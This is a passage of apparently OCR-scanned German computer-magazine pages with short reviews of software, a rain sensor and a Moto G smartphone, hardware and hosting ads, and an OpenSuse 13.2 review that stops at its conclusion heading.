Ein wenig Freude kommt dann doch noch auf, wenn man den Regensor in den Webdienst „If This Then That“ (IFTTT) integriert. Mit den Trigger-Ereignissen lassen sich beliebige andere IFTTT-Aktoren verknüpfen, sodass man bei Regenfall sein Bewässerungssystem vom Strom trennen kann oder die vernetzten LED-Lampen bunt leuchten, wenn der Regenguss vorbei ist. (sha)

### Netatmo Regenmesser

#### Funk-Regensor

Hersteller	Netatmo, <a href="http://www.netatmo.com">www.netatmo.com</a>
Funkverbindung	868 MHz zur Basisstation
Preis	70 €



### Konzentriert texten

Mit WriteMonkey können sich Autoren auf das Wesentliche konzentrieren – den Text. Dabei assistieren ihnen viele nützliche Helferlein.

WriteMonkey präsentiert im Vollbildmodus nur den Text – kein Menü, kein Schnickschnack lenkt von der Arbeit ab. Wer die Textmenge und die Uhrzeit im Blick behalten will, kann sie sich am unteren Bildschirmrand einblenden lassen. Das Menü liegt auf der rechten Maustaste, viele nützliche Funktionen starten per Tastaturbefehl. F3 etwa holt das hinter WriteMonkey liegende Fenster in den Vordergrund, F6 verbirgt sämtlichen nicht markierten Text. WriteMonkey legt für jeden Text automatisch ein sogenanntes Archiv für Textreste an, zu dem man mit F5 wechselt.

Das Programm kann immer nur eine Datei auf einmal öffnen; da man aber per Strg-Tab auf die letzten Dateien zugreift, macht das wenig aus. WriteMonkey beherrscht Markdown und kann Markdown-Dokumente mit CSS-Vorlagen in fertige HTML-Seiten exportieren.

Gegen eine Spende schaltet der Hersteller den vollen Funktionsumfang und die Plug-in-Schnittstelle frei. Zu den Plugins zählen unter anderem Map Jump und CorkBoards. Ersteres zeigt bei einem Doppelklick rechts oder links vom Text ein Miniaturbild des gesamten Dokuments an; mit einem Klick in das Bild springt der Editor an die betreffende Stelle. Corkboards wiederum sind eine Textbausteinverwaltung am Rand des Editerbereichs. WriteMonkey präsentiert sie als Notizzettel, die man frei rechts und links der Schreibfläche positionieren kann. Die Vollversion spielt zur besseren Konzentration auch Regengeplätscher oder andere Geräusche ab. (jo)

c't Download von WriteMonkey: [ct.de/ysxa](http://ct.de/ysxa)

### WriteMonkey 2.6.0.3

#### Text- und Markdown-Editor


Hersteller	pomarancha_, <a href="http://writemonkey.com">http://writemonkey.com</a>
Systemanf.	Windows ab XP
Preis	<b>kostenlos</b> , Premium-Funktionen: Spende

Tel. 0 64 32 / 91 39-766

Fax 0 64 32 / 91 39-711

vertrieb@ico.de

www.ico.de/ctind



## In beiden Welten zu Hause

Serif ist als Entwickler von Grafik-Software für Windows bekannt und möchte nun ein Portfolio an Kreativ-Software für den Mac aufbauen. Den vielversprechenden Anfang macht ein Vektorzeichner mit Funktionen zur Bildbearbeitung.

Langfristig soll eine Suite aus Kreativ-Programmen entstehen, aber schon der erste Baustein, der Affinity Designer, ist ein Hybrid aus Vektorzeichner und Bildbearbeitung. Ob Serif es tatsächlich, wie im Vorfeld vielfach behauptet, mit der Konkurrenz von Adobe aufnehmen kann, sei dahingestellt. Auf den ersten Blick erinnert das Konzept der Anwendung eher an den Foto & Grafik Designer von Magix als an Adobe Illustrator, mit dem sich etwa Schriftzüge, Vektorobjekte und freigestellte Fotomotive miteinander kombinieren lassen.

Die 64-Bit-Anwendung bietet zwei Arbeitsmodi, die „Draw Persona“ und die „Pixel Persona“. Im ersten geht es um Vektorgrafik, im zweiten um Bildbearbeitung. Werkzeugpaletten und -optionen ändern sich beim Moduswechsel, Menüs und Paletten bleiben aber an Ort und Stelle. So lassen sich Ebeneneffekte der Bildbearbeitung wie Schlagschatten und Schein auch auf Vektorformen anwenden – zwischen Photoshop und Illustrator klappt solcher Austausch nicht.

Das Programm importiert PSD-, PDF-, SVG-, EPS-, AI- und FreeHand-Dateien. Es unterstützt 16 Bit Farbtiefe pro Kanal, ICC-Farbspace Management sowie die Farbmodelle RGB, CMYK und Lab. Die Einstellungen zum Farbspace Management sind mit denen von Photoshop und Illustrator vergleichbar.

Der FreeHand-10-Import dürfte altgediente Grafiker freuen. Illustrator- und Photoshop-Dateien liest das Programm mit nur wenigen Reibungsverlusten. Die Ebenennamen aus Illustrator fehlten im Test etwa, das Bild baute die Serif-Software tadellos auf. Beim Export nach EPS oder SVG geht die

Ebenenstruktur allerdings komplett verloren. Wer Daten aus dem Affinity Designer in Illustrator weiterbearbeiten soll, hat also keine Freude.

Die Vektor-Umgebung sieht aus wie eine vereinfachte Version von Illustrator. Der Funktionsumfang ist allerdings begrenzt: Ein Verlaufs-gitter, ein Vektorisierer, ein Fluchtpunktwerkzeug oder ein isometrisches Raster sind nicht vorhanden.

Das Programm bietet Werkzeuge für Bézier-Kurven, Kreise, Rechtecke mit spitzen oder runden Ecken, Text, Pfeile und Sprechblasen. Per Anfasser lassen sie sich skalieren, verformen oder scheren.

Symbole für Boole'sche Operationen vereinigen Formen, ziehen eine von der anderen ab, bilden die Schnittmenge oder die Differenz. Texte wandelt das Programm in Pfade. Objekte belegt es mit Farbverläufen oder Transparenz, die sich in Richtung und Winkel einstellen lassen. Auch eine Kontur in definierter Dicke und Farbe ist schnell eingestellt.

Serif hält sich von der Aufteilung der Paletten bis hin zu den Tastenkürzeln eng ans Vorbild Illustrator. Einiges regelt der Affinity Designer klarer. So braucht er nur ein Pfadwerkzeug statt vier.

Der Pixelbereich bietet die von PhotoPlus unter Windows bekannten Ebenenmodi und -effekte. Einstellungsebenen, etwa für Gradientskurven, Tonwertkorrektur, Schatten und Lichter oder Schwarzweißumsetzung passen Farben und Tonwerte nichtdestruktiv an. Die Dialoge sind denen in Photoshop nachempfunden. Die Verarbeitungsqualität hält mit der schönen Oberfläche aber nicht Schritt: Saubere Belichtungskorrektur ohne die Sättigung in Mitleidenschaft zu ziehen oder Details zu zerstören, bekommt das Programm nicht hin. Immerhin bringt es eine Freistellhilfe mit guter Kantenerkennung mit.

Profis werden bei Illustrator bleiben. Gelegenheitsgrafiker dagegen dürfte am Affinity Designer nicht nur der Preis locken. Die erste Version fällt in Sachen Vektorgrafik erstaunlich umfangreich aus und ist relativ einfach zu erlernen. Die von Grund auf neu gestaltete Oberfläche überzeugt und verspricht schnelle Erfolgsergebnisse. (akr)

**ct** 10-Tage-Trial: [ct.de/yvm5](http://ct.de/yvm5)

### Serif Affinity Designer 1.1

#### Grafik-Programm

Hersteller	Serif, <a href="http://www.serif.com">www.serif.com</a>
Systemanf.	Mac OS X ab 10.7
Preis	45 €

Innovative Computer • Zuckmayerstr. 15 • 65582 Diez

#### PICOSYS 2517

NUR (BxTxH):  
115x101x27mm



- Intel® Atom™ Z530 1.6GHz
- 2GB RAM und 320GB HDD
- 2x GLAN, WLAN, 4x USB, Mini-SD-Slot, RS232, HDMI, DVI

inkl. Mwst.

**534,-**exkl. Mwst.  
**449,-**

Art.Nr. 9ec12i

#### PANELMASTER 1959

MIT IP66 FRONTSCHUTZ  
UND INTEL® CORE™ i5 CPU

- Intel® Core™ i5-3317U 1.7GHz
- 4GB RAM und 320GB HDD
- 2x GLAN, 4x USB, 2x RS232, RS232/422/485, mini-PCIe, DVI

inkl. Mwst.

**1664,-**exkl. Mwst.  
**1399,-**

Art.Nr. 9wp199

#### 12" INDUSTRIAL TABLET PC

-20°C BIS 60°C  
& IP54 SCHUTZ



- Intel® Atom™ Prozessor

- N2600 1.6GHz
- 2GB DDR3 RAM und 32GB SSD
- WLAN, 3G, GPS, Sound

inkl. Mwst.

**1902,-**exkl. Mwst.  
**1599,-**

Art.Nr. nbwm12

Intel®, Intel® Logo, Intel® Inside, Intel® Inside Logo, Atom, Atom Inside, Core und Core Inside sind Marken der Intel Corporation in den USA und anderen Ländern.  
Alle Preise in Euro.

wir liefern auch  
nach Österreich  
u. in die Schweiz



## Dedizierte Server

### Misurfi Serie

- für Einsteiger, Privatkunden oder Selbstständige
- ab 19,95€/mtl.\*

### Prime64 Serie

- für Entry-Business-Segment, Webhoster und Webagenturen
- ab 59,95€/mtl.\*

### Pro64 Serie


- für Anwender mit professionellen Anforderungen an Verfügbarkeit, Geschwindigkeit und Flexibilität
- ab 119,95€/mtl.\*

### Filer Serie

- für Anwendungen mit hohem Speicherplatzbedarf
- ab 49,95€/mtl.\*

\*Lebenszeit wahlweise 1 Monat zzgl. 99,- € Setup oder 12 Monate ohne Setup. Angebote solange Vorrat reicht. Alle Preise inkl. 19% MwSt. Preisänderungen und Irrtümer vorbehalten. Alle Rechte bei den jeweiligen Herstellern. Es gelten die AGB, RGB für Server sowie die Leistungsbeschreibungen und Preise auf unserer Website [www.euserv.de](http://www.euserv.de)

### Bestellen und Infos:



### Terminal-Tausendsassa

**MobaXterm beherrscht nahezu alle gängigen Protokolle für den Fernzugriff auf andere Systeme egal, ob nur textbasiert oder auch grafisch.**

Wer unter Windows unterschiedliche Betriebssysteme fernsteuern muss, ist mit MobaXterm perfekt bedient. Die Software bringt alle gängigen Verfahren unter einen Hut. Sie spricht die in der Unix-Welt gebräuchlichen Zugangsprotokolle wie SSH, Telnet oder Rsh ebenso, wie sie grafische Schnittstellen ansteuert, neben X11, RDP und VNC sogar XDMCP. Zusätzlich überträgt sie Dateien, etwa per SFTP parallel zu einer bestehenden SSH-Sitzung. Sogar seltene Zugangsprotokolle wie Mosh oder Zugangsmethoden wie serielle Konsolen bietet sie an. Nützlich sind Funktionen zum Einrichten und dauerhaften Speichern von SSH-Tunneln. Dass zur Standardausstattung sogar ein Web-Browser, einige Spiele und ein Plug-in-Interface gehören, erstaunt dann schon fast nicht mehr.

Beruhigend dabei ist, dass der Hersteller all diese Bestandteile nicht von Grund auf neu implementiert hat, sondern sich bewährter Open-Source-Software bedient. Entsprechend steht MobaXterm selbst unter GPL3. Die Quelltexte der aktuellen Version lassen sich inklusive der verarbeiteten Projekte auf den Web-Seiten des Herstellers herunterladen. Die Personal Edition ist kostenlos, ihr fehlen indes einige Optionen für die Anpassung an individuelle Wünsche, etwa für eigene Logos; außerdem speichert sie nur maximal 12 Sessions sowie vier Makros und das Spiele-Menü lässt sich nicht entfernen. Die Professional Edition ist eine Art Abo mit einem Jahr Support und kostenlosen Updates für rund 60 Euro – nach Ablauf kann man die Software weiterhin nutzen.

In MobaXterm steckt eine Cygwin-Umgebung, sodass man sich auf dem ausführen.

renden System mit Unix-Shell-Befehlen bewegen und sogar in die im virtuellen Unix-Dateisystem abgebildete Registry hineinsehen kann. Dort stehen auch die üblichen ssh-keygen-Befehle für das Erzeugen von SSH-Keys in der Windows-Welt zur Verfügung; die arbeiten ohne die bei PuTTY üblichen Verrenkungen. Auf einem System vorgenfundene PuTTY-Sessions bietet MobaXterm für den Verbindungsaufbau an. Die Bedienoberfläche lässt sich in vielen Details steuern, etwa bis zu vier Sitzungen in einem Fenster darstellen, auf Wunsch sogar alle mit denselben Eingaben versorgen – praktisch für Massenupdates auf mehreren Servern. Üblicherweise zeigt MobaXterm offene Sitzungen als Reiter, auch grafische; sie lassen sich aber auch als einzelnes Fenster ablösen.

Im Rahmen einer SSH-Sitzung gestartete X11-Anwendungen stellt der enthaltene X Server dar. Für den lokalen X-Einsatz liefert das Programm zwei Fenstermanager mit: Dwm und Fvwm. Der von Cygwin übernommene X Server bietet sogar Open-GL-Beschleunigung an. Auf Wunsch speichert das Programm Zugangspasswörter lokal ab und schützt sie mit einem Master-Kennwort. Alles in allem tut das Programm vermutlich mehr, als die meisten Anwender brauchen. Aber die womöglich brachliegenden Funktionen stören auch nicht weiter. Eine gewisse Verblüffung stellt sich ein, wenn man sich die Quellen von MobaXterm ansieht: Der Wrapper rund um die diversen GNU-Tools ist ein 40 000 Zeilen großes Delphi-Projekt. Alle Funktionen vereint das Programm in einer 18 MByte großen gepackten EXE-Datei, wodurch es sich also auch portabel einsetzen lässt. (ps)

### MobaXterm

#### Terminalprogramm

Hersteller	Mobatek
Web	<a href="http://mobaxterm.mobatek.net">http://mobaxterm.mobatek.net</a>
Systemvoraussetzungen	Windows ab Vista
Preis	kostenlos/60 €



## Zünd-App

**Microsofts „Project Spark“ vereint eine Umgebung, um spielerisch 3D-Spiele zu programmieren, mit einer Community für Spieler und Tüftler.**

Selbst wer mit der Spiele-Entwicklung nichts am Hut hat und nur zocken will, kommt mit dem Programm, das auf der Xbox One und als App in Windows 8 läuft, auf seine Kosten: Wählt man auf der Startseite den Menüpunkt „Spielen“, kann man sich in den „Streiter-Quest“ stürzen und versuchen, die Welt vor diesen Gnomen zu retten. Die kostenlose Einführung ist in wenigen Minuten durchgespielt, das einzige bislang verfügbare Komplett-Level kostet rund 6 Euro.

Zum Daddeln kann man alternativ auf der Einstiegsseite den Eintrag „Community-Spiele“ wählen und bekommt eine schier endlose Liste kostenloser Spiele von anderen Spark-Usern. Allerdings verborgen sich hinter manchen Beiträgen unfertige Spiele oder reine Vorlagen, die dafür gedacht sind, in eigenen Kreationen verwendet zu werden.

Um in die Erstellung eines eigenen Spiels einzusteigen, gibt es mehrere Wege. Der wohl bemerkenswerteste heißt Crossroads und verbirgt sich nicht im Entwickeln-, sondern im Spielen-Menü: Hier beginnt man scheinbar ein normales Abenteuer, kann aber in dessen Verlauf selbst bestimmen, gegen was für Gegner man kämpft und wo auf der Karte die Artefakte liegen, die die Handlung vorantreiben. So entsteht beim Spielen ein persönliches Abenteuer; programmiert wird in Crossroads aber nicht.

Wer das will, muss das Entwickeln-Menü aufrufen und steht dann vor der Wahl, ein Tu-

orial durchzuarbeiten, einen Assistenten durchzuklicken, der schon mal eine Spielwelt und einen Helden konfiguriert, oder in einer völlig leeren und flachen 3D-Welt bei null zu beginnen. Hier steht dann zunächst die Aufgabe an, mit den Gelände- und Oberflächenwerkzeugen eine Landschaft zu gestalten. Zur Dekoration stehen allerlei Requisiten bereit, als Gegner oder Verbündete bieten sich diverse Charaktere und Tiere an.

Alle Requisiten und Figuren kann man mit einem Gehirn versehen: So nennt Project Spark die Programme, die das Verhalten von Spiel-Objekten steuern. Jedes Gehirn besteht aus Zeilen der Form „Wenn dies, dann das“. Die gesamte Programmierung geschieht in einem grafischen Editor, in dem man die einzelnen Elemente aus mehrstufigen Menüs auswählt und zusammenklickt. Die zur Verfügung stehenden Abfragen und Operationen passen sich dynamisch an den Kontext an. Wer das Verhalten seines Spielers oder der Gegner nicht von Grund auf neu programmieren will, findet in der Gehirn-Galerie vorgefertigte Programme. Auch alle selbst programmierten Gehirne landen in dieser Galerie, sodass man sie einfach auf andere Charaktere übertragen oder in einem anderen Spiel wiederverwenden kann.

Fertige Spiele kann man der Community zum Spielen und Weiterbearbeiten zur Verfügung stellen. Umgekehrt kann man jedes Community-Spiel nicht nur spielen, sondern auch remixen und unter einem anderen Namen neu veröffentlichen, sofern man sämtliche darin verwendeten Artefakte besitzt.

Project Spark ist ein Free-to-Play-Programm. Der Einstieg ist kostenlos, man stößt aber recht bald auf Bezahl-Inhalte: bei den Landschaftsformen und Requisiten ebenso wie bei den spielbaren Charakteren. Die kostenlose Grundausstattung reicht für Abenteuer, die in einer Wald- und Wiesen-Landschaft spielen; arktische Eiswelten, Wüsten und einen Sci-Fi-Planeten gibt es in Paketen, die je 1000 Tokens kosten. Diese Tokens muss man im Microsoft Store kaufen; je nach Einkaufsmenge kosten 1000 Münzen zwischen 7 und 8,50 Euro. (hos)

# PLUG & YABBA DABBA DOO!

Die neue USB 3 uEye XC – automatisch perfekte Bilder



USB 3.0	13 MP	FULL HD MIT 30 FPS	AF AUTOFOKUS	ABG-BILD- REFLEKTION
DIGITAL ZOOM	SEGENLICHTS- KORRFEKTUR	GESICHTS- ERKENNUNG	IDB3 SOFTWARE SUITE	VIDEO CLASS STANDARD

Erfahren Sie mehr über die neue uEye XC unter [www.ids-imaging.de/usb3](http://www.ids-imaging.de/usb3)

**iDS:**

## Project Spark

### Spiele-Community

Hersteller	Microsoft
Systemvoraussetzungen	Windows 8, Xbox One
Preis	<b>kostenlos</b> , Free to Play

Hannes A. Czerulla

# Darf's noch etwas weniger sein?

## Dual-SIM-Smartphone Motorola Moto G (2. Gen.)

**Motorola** wollte das Dual-SIM-Smartphone Moto G (2. Gen.) nur mit Hard- und Software ausstatten, die im Alltag sinnvoll ist. Dabei schoss der Hersteller etwas übers Ziel hinaus.

**E**ins vorneweg: Erwarten Sie bei einem Preis von 180 Euro keine Superlative wie einen überschnellen Prozessor, ultra-hohe Auflösung oder vorinstallierte Apps, die Ihr Leben umkrempeln. Das Moto G (2. Gen.) soll nicht mit technischen Neuerungen beeindrucken, sondern nur die Features liefern, die Handy-Besitzer wirklich benötigen. Wer auf eine zweite SIM-Karte angewiesen ist, findet bei den etablierten Herstellern in Deutschland und Österreich kein Dual-SIM-Smartphone mit gleichwertiger Ausstattung und ähnlichem Preis.

Da der Hersteller erst vor einem Jahr ein Moto G vorgestellt hat, trägt das neue Modell den sperrigen Zusatz „(2. Gen.)“. Im Gegensatz zum Vorgänger bietet das Moto G (2. Gen.) Platz für eine zweite SIM-Karte. Anrufe und Nachrichten können auf beiden Karten gleichzeitig empfangen werden. Welche Karte sich um die Datenübertragung kümmert, kann man selbst entscheiden.

### Software

Dass Motorola kurz zu Google gehörte, spürt man besonders beim Betriebssystem. Es erinnert an die Android-Versionen der Google-eigenen Nexus-Geräte ohne Unmengen an vorinstallierten Apps und Widgets (Bloatware). Motorola liefert drei unaufdringliche Apps mit: einen Autotasker, eine Notfall-App und ein Migrationsprogramm. Das macht das Betriebssystem übersichtlich, flink und zugänglich.

Ein weiterer Vorteil sind schnelle Updates. Auf dem Moto G läuft bereits Android 4.4.4.

### Hardware

Die Hardware erklärt den niedrigen Preis des Moto G: Der Mittelklasse-Prozessor Qualcomm Snapdragon 400 hat schon über ein Jahr auf dem Buckel. Das hat kurze Rucklere, längere Ladezeiten und zähes Scrollen in Menüs und auf Webseiten zur Folge. In unseren Benchmarks schneidet das Moto G weit schlechter ab als andere aktuelle Smartphones. High-End-Spiele à la Asphalt 8 sind dennoch spielbar und die Bedienoberfläche bleibt halbwegs flüssig.

Schmerhaftester Einschnitt bei der Hardware ist der interne Flash-Speicher. Mit 8 GByte (5,51 GByte frei) hat der Hersteller ihn so knapp bemessen, dass weder mehrere Spiele noch Foto- oder MP3-Sammlungen Platz finden. Für WhatsApp, Skype und Co. reicht es aber und Surfen, Sims und Telefonieren funktionieren sowieso. Wer Musik, Filme oder Fotos auf dem Moto G mitnehmen möchte, rüstet das Gerät mit einer MicroSD-Karte auf. Die Auslagerung von Apps auf die Karte ist nur eingeschränkt möglich. Das RAM fasst mit 1 GByte nur wenige parallel laufende Apps.

Die 5 Zoll große Bildschirmdiagonale stellt hingegen einen guten Kompromiss zwischen Bildfläche und Bedienbarkeit dar. Die HD-Auflösung (1280 × 720) beeindruckt nicht, reicht aber vollkommen aus. Nie wirkt die Darstellung pixelig. Nur wer Full-HD-Smartphones gewohnt ist, wird den Unterschied zu höheren Auflösungen feststellen. Bei Sonnenschein reicht die maximale Helligkeit gerade noch, um den Bildschirminhalt zu erkennen.

Kaum noch auf Mittelklasse-Niveau sind die Laufzeiten. So-



lange man das Gerät nicht viel nutzt, hält es locker einen Tag durch. Surft man viel, schreibt Nachrichten und guckt Videos, ist der Akku schneller leergerissen als bei anderen aktuellen Smartphones. Beim Websurfen hält es beispielsweise nur rund 8 Stunden durch.

Die Kamera lässt viele Wünsche offen: Der Autofokus erledigt seine Aufgabe nur mittelmäßig; den meisten Fotos fehlt es an Schärfe. Feine Strukturen gehen unter, Farben stellt die Knipse zu knallig dar. Full-HD-Videos sind körnig und verwackeln schnell.

Um Elektroschrott zu vermeiden, liefert Motorola kein USB-Netzteil mit.

### Fazit

Das Motorola Moto G (2. Gen.) ist kein Smartphone, das man stolz seinen Freunden präsentiert – das will es aber auch nicht sein. Der winzige Flash-Speicher, die mäßige Kamera und die kurzen Laufzeiten sind signifikante Nachteile. Ob diese Einschränkungen stören, hängt vom Nutzungsverhalten ab.

(hc)

### Motorola Moto G (2. Gen.)

Android-Smartphone	
Ausstattung	
Betriebssystem	Android 4.4.4
Prozessor / Kerne / Takt	Qualcomm MSM8226 / 4 / 1,2 GHz
Grafik	Qualcomm Adreno 305
Arbeits- / Flash-Speicher (frei)	1 GByte / 8 GByte (5,51 GByte)
Wechselspeicher / maximal	✓ / 64 GByte
WLAN / Dual-Band	IEEE 802.11 b/g/n / –
Bluetooth / NFC / GPS	4.0 / – / A-GPS
Mobile Datenverbindung <sup>1</sup>	HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)
Akku / austauschbar / drahtlos ladbar	2070 mAh (0 Wh) / – / –
Abmessungen (H × B × T)	142 mm × 71 mm × 11 mm
Gewicht	150 g
Kamera	
Kamera-Auflösung Fotos / Video	3264 × 2448 (8 MPixel) / 1280 × 720
Frontkamera-Auflösung Fotos / Video	1920 × 1080 / 1280 × 720
Display	
Technik / Größe (Diagonale)	LCD (IPS) / 11,1 cm × 6,2 cm (5 Zoll)
Auflösung	1280 × 720 Pixel (293 dpi)
Helligkeitsregelbereich / Ausleuchtung	13 ... 325 cd/m <sup>2</sup> / 87 %
Laufzeiten, Benchmarks	
Video <sup>2</sup> / Video hell	7,8 h / 6,6 h
3D-Spiel <sup>2</sup> / WLAN-Surfen <sup>2</sup>	2,9 h / 8,3 h
3DMark Ice Storm Unlimited	19649
GFXBench 3.0 T-Rex onscreen / offscreen	10,9 fps / 5,7 fps
Coremark Singlethread / Multithread	2591 / 10497
Sunspider 1.0.2	1622 ms
Preis	
Straßenpreis	180 €
<sup>1</sup> Herstellerangabe <sup>2</sup> bei 200 cd/m <sup>2</sup>	✓ vorhanden – nicht vorhanden

ct

# Macht mal wieder blau.

Die Mittwald  
Agentur-Toolbox  
macht's möglich



## Mittwald Webhosting Mehr Zeit für Kreativität

Damit ihr euch auf das Wesentliche konzentrieren könnt, haben wir speziell auf Agenturen abgestimmte Tools entwickelt.

Eure Vorteile:

- Installation eures favorisierten CMS oder Shopsystems per Klick
- Tagesaktuelle Updates eurer eingesetzten Software
- Whitelabel-Lösung für Reseller
- Anlegen von Vorlagen für komplette Installationen
- 1-Klick Kopierfunktion für vollständige Webseiten
- Einfache Kundenverwaltung für Agenturen

Agentur-Toolbox  
dazubuchen  
und die ersten  
3 Monate  
kostenlos testen



Liane M. Dubowy

# Linux in Grün

## OpenSuse 13.2 mit vereinfachter Installation

**Das OpenSuse-Projekt hat die neueste Ausgabe 13.2 „Harlequin“ seiner Distribution mit viel aktueller Software ausgestattet und das Admin-Werkzeug Yast weiter verbessert. Btrfs und Snapper machen die Rückkehr zu einem früheren Stand des Betriebssystems möglich.**

Nach fast einem Jahr Entwicklungszeit hat das OpenSuse-Projekt eine neue Version seiner Community-Distribution veröffentlicht, die viel aktualisierte Software enthält. Das Projektteam hat auch an der Oberfläche gefeilt: Installer, Bootloader und die mitgelieferten Desktop-Oberflächen wurden sichtlich überarbeitet und im neuen blau-grünen Farbspektrum gestaltet.

### Einfacher installieren

Der OpenSuse-Installer Yast wurde nicht nur optisch überarbeitet, sondern auch der Installationsprozess verschlankt: Die zweite Phase nach dem Reboot, in der man früher noch einiges konfigurieren musste, entfällt. Stattdessen startet direkt ein benutzbares System. Das hat auch den Vorteil, dass sich die komplette Konfiguration als AutoYast-Profil für weitere Installationen speichern lässt. Die Installation ist nicht kompliziert: Yast wählt sinnvolle Voreinstellungen und stellt kaum knifflige Fragen. Wer will, kann aber nach wie vor an vielen Schrauben drehen und im Fall der Installations-DVD beispielsweise auch die Software-Auswahl schon während der Installation anpassen.

Standard-Installationsmedium bei OpenSuse 13.2 ist ein DVD-Image, das mit 4,7 GByte entsprechend viel Software mitbringt. Als Desktop-Oberfläche vorausgewählt ist KDE 4.14, alternativ steht prominent Gnome 3.14 zur Wahl. Über die Option „Andere“ lassen sich Xfce 4.10 und LXDE 0.5.5 auswählen. In den Repositories stehen darüber hinaus Enlightenment 19 (0.19.0), Mate 1.8.1, Awesome

3.4.15 sowie Plasma 5, die nächste Generation des KDE-Desktops, als „Technical Preview“ bereit. Nur Cinnamon fehlt in diesem Auswahl-dialog, Version 2.2 lässt sich nur über eine offizielle Paketquelle installieren.

Als Standard-Dateisystem nutzt OpenSuse 13.2 jetzt Btrfs für die Root-Partition. Ist genug Platz, schlägt die automatische Partitionierung eine separate Home-Partition mit dem Dateisystem XFS vor. Dass Btrfs jetzt reif für den Einsatz in der Praxis ist, sehen nicht nur die OpenSuse-Entwickler so, auch der Btrfs-Erfinder Chris Mason stuft sein Dateisystem als stabil ein (siehe S. 36). Mit Hilfe des Tools Snapper, das in diesem OpenSuse-Release bereits vorinstalliert ist, lassen sich dank Btrfs Snapshots anfertigen, die die Rückkehr zu einem früheren Stand des Betriebssystems ermöglichen. Standardmäßig werden vor und nach einem Update Snapshots erstellt. Praktisch etwa bei Startproblemen nach einem Update: Man kann direkt in einen Snapshot booten.

### Aktuelle Software

Je nach gewählter Desktop-Oberfläche unterscheidet sich die von OpenSuse installierte, recht umfangreiche Software-Ausrüstung. Bei KDE sind das vorwiegend Programme aus dem KDE-Fundus, beispielsweise die Fotoverwaltung Digikam 4.3.0, der Audioplayer Amarok 2.8.0 und der Videoplayer Kaffeine 1.2.2. Bei der Bildbearbeitung schert OpenSuse aus und liefert Gimp 2.8.14. Als Browser sind Firefox 33.0 sowie Konqueror 4.14.2 dabei. Um Mails, Termine und Adressen kümmert sich

die PIM-Suite Kontakt. Für Büroarbeiten setzt OpenSuse 13.2 nicht auf das KDE-Office-Paket Calligra, sondern liefert LibreOffice 4.3.2 mit, das diesem an Stabilität und Funktionsumfang deutlich überlegen ist.

Mit KDE Connect lassen sich mobile Geräte an den Plasma-Desktop anbinden, um hier beispielsweise Benachrichtigungen anzugeben. In seinen umfangreichen Repositories bietet OpenSuse viele weitere aktuelle Programmepakete. Das Release bringt einige neue Technologien zum Ausprobieren mit, darunter etwa Wayland 1.4 und KDE Frameworks 5.3.

Ein mächtiges Werkzeug zum Einrichten von Soft- und Hardware, Netzwerk, Bootmanager, Hintergrunddiensten, Firewall und vielem mehr liefert OpenSuse mit Yast. So manche Einstellung, die bei anderen Distributionen manuell konfiguriert werden muss, lässt sich hier bequem in der grafischen Oberfläche einrichten. Das Tool wurde erst im letzten Jahr in Ruby neu geschrieben und ist jetzt weiter gereift. Neu hinzugekommen ist ein Modul zum Anlegen und Verwalten von Snapshots mit Snapper.

Leider überschneiden sich die Konfigurationsdialoge von Yast noch immer zum Teil mit den Einstellungsdialogen der Desktop-Umgebungen. So lassen sich etwa Datum und Uhrzeit oder Drucker sowohl in Yast als auch in den KDE-Einstellungen konfigurieren. Nutzt man mal den einen, mal den anderen Weg, kann das zu Problemen führen.

### Unter der Haube

OpenSuse 13.2 setzt den Linux-Kernel 3.16 ein, mit dem die Dateisysteme Btrfs und XFS robuster und schneller arbeiten sollen und der zudem Verbesserungen für Grafiktreiber verspricht. Die Sicherheitserweiterung AppArmor ist in Version 2.9 mit an Bord und bereits aktiviert. Grub Legacy wird in OpenSuse 13.2 nicht länger unterstützt; das Team konzentriert sich auf Grub 2, der standardmäßig seit Version 13.1 zum Einsatz kommt.

Neben Virtualisierungslösungen wie Qemu 2.1 und VirtualBox 4.3.18 enthält dieses OpenSuse-Release auch Docker 1.2. Mit Docker lassen sich Anwendungen samt ihrer Abhängigkeiten in Container verpacken, in denen sie sich später leicht weitergeben und ausführen lassen. Neben GCC 4.8 steht auch der neuere GCC 4.9 in den Paketquellen bereit.

### Fazit

